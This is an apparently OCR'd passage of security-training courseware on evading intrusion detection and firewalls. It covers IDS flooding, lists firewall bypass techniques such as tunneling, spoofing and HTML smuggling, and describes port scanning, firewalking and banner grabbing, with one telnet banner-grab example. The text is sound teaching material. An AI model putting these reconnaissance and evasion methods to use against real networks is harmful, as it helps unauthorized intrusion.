
- **Flooding**

  IDS use resources such as memory and processor speed to analyze the traffic going through them. To bypass IDS security, attackers flood IDS resources with noise or fake traffic to exhaust them with having to analyze flooded traffic. Once such attacks succeed, attackers send malicious traffic toward the target system behind the IDS, which offers little or no intervention. Thus, true attack traffic might go undetected.

LO#04: Demonstrate Different Techniques to Bypass Firewalls

Evading Firewalls

The previous section explained how attackers use various techniques to bypass IDS. Similarly, they can also use various tricks and techniques to bypass firewalls. This section discusses the different techniques used by attackers to bypass firewall security.



Firewall Evasion Techniques


1. Firewalking
2. Banner Grabbing
3. IP Address Spoofing
4. Source Routing
5. Tiny Fragments
6. Using an IP Address in Place of a URL
7. Using a Proxy Server
8. ICMP Tunneling
9. ACK Tunneling and HTTP Tunneling
10. SSH and DNS Tunneling
11. Through External Systems
12. Through MITM Attack
13. Through Content and XSS Attack
14. Through HTML Smuggling
15. Through Windows BITS

Firewall Evasion Techniques

Bypassing a firewall is a technique whereby an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall. The firewall operates on a predefined set of rules, and with thorough knowledge and skill, an attacker can bypass the firewall by employing various firewall bypassing techniques. Using these techniques, the attacker tricks the firewall into not filtering the malicious traffic generated by the attacker.

Some firewall bypassing techniques are as follows:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of a URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack
- Through HTML Smuggling
- Through Windows BITS



Firewall Identification

Port Scanning

- Port scanning is used to **identify open ports** and services running on these ports
- Open ports can be further probed to identify the **version of services**, which helps in finding vulnerabilities in these services
- Some firewalls **will uniquely identify themselves** in response to simple port scans
- For example: **Check Point's FireWall-1** listens on TCP ports 256, 257, 258, and 259. Microsoft's Proxy Server listens on TCP ports 1080 and 1745

Firewalking

- Firewalking is a technique that uses TTL values to determine gateway **ACL filters** and it maps networks by analyzing the IP packet responses
- Attackers send a TCP or UDP packet to the targeted firewall with a **TTL set to one hop greater** than that of the firewall
- If the packet makes it through the gateway, it is forwarded to the next hop where the TTL equals one and elicits an ICMP "**TTL exceeded in transit**" to be returned, as the original packet is discarded
- This method helps locate a firewall. Additional probing permits **fingerprinting** and **identification of vulnerabilities**

Banner Grabbing

- Banners are **service announcements** provided by services in response to connection requests, and often carry vendor version information
- Banner grabbing is a simple method of **fingerprinting** that helps in detecting the vendor of a firewall, and the firmware's version
- The three main services which send out banners are **FTP**, **telnet**, and **web servers**
- An example of SMTP banner grabbing is: telnet mail.targetcompany.org 25

Firewall Identification

- **Port Scanning**

  Ports are points from which computers send or accept information from network resources. Port scanning is used to identify open ports and the services running on these ports. Finding open ports is an attacker's first step toward gaining access to the target system. To do so, the attacker systematically scans the target's ports to identify the versions of services, which helps in finding vulnerabilities in these services. Attackers sometimes use automated port-scanning utilities to do so, many of which are easily available.

  How Attackers Scan Ports

  Port scanning consists of sending messages to each port, one at a time. The kind of response received indicates whether the system is using the port, leaving it exposed to the discovery of weaknesses. Some firewalls will uniquely identify themselves using simple port scans. For example, Check Point's FireWall-1 listens on TCP ports 256, 257, 258, and 259, and Microsoft's Proxy Server usually listens on TCP ports 1080 and 1745.

- **Firewalking**

  Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing the IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall where the TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one, and prompts an ICMP error message at the point of rejection with a "TTL exceeded in transit" message. This method helps locate a firewall; additional probing facilitates fingerprinting and identification of vulnerabilities.

Firewalk is a well-known application used for firewalking. It has two phases: a network discovery phase and a scanning phase. It comes with various open-source Linux distributions. Nmap has a firewalk script that can be used to perform firewalking.

- **Banner Grabbing**

  Banners are service announcements provided by services in response to connection requests, and they often carry vendor version information. Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall and the firmware version. It identifies the service running on the system. Attackers use banner grabbing to fingerprint services and thus discover the services running on firewalls. The three primary services that send out banners are FTP, Telnet, and web servers.

